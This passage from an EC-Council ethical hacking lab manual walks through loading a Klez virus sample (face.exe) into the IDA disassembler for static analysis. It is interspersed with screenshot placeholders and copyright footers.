
4. The **IDA: Quick start** pop-up appears; click on **New** to select a malicious file for disassembly.

5. The **IDA** main window appears, along with the **Select file to disassemble** window.
6. In the **Select file to disassemble** window, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses\Klez Virus Live!**, select **face.exe**, and click **Open**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. The **Load a new file** window appears; by default, the **Portable executable for 80386 (PE) [pe64.dll]** option selected; click **OK**.




8. If a **Warning** pop-up appears, click **OK**.
9. If a **Please confirm** dialog-box appears, read the instructions carefully, and then click **Yes**.
10. IDA completes the analysis of the imported malicious file and displays the results in the **IDA View-A** tab, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




11. In the **IDA View-A** section, right-click anywhere and choose **Text view** from the context menu to view the text information of the malicious file uploaded to IDA for analysis.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

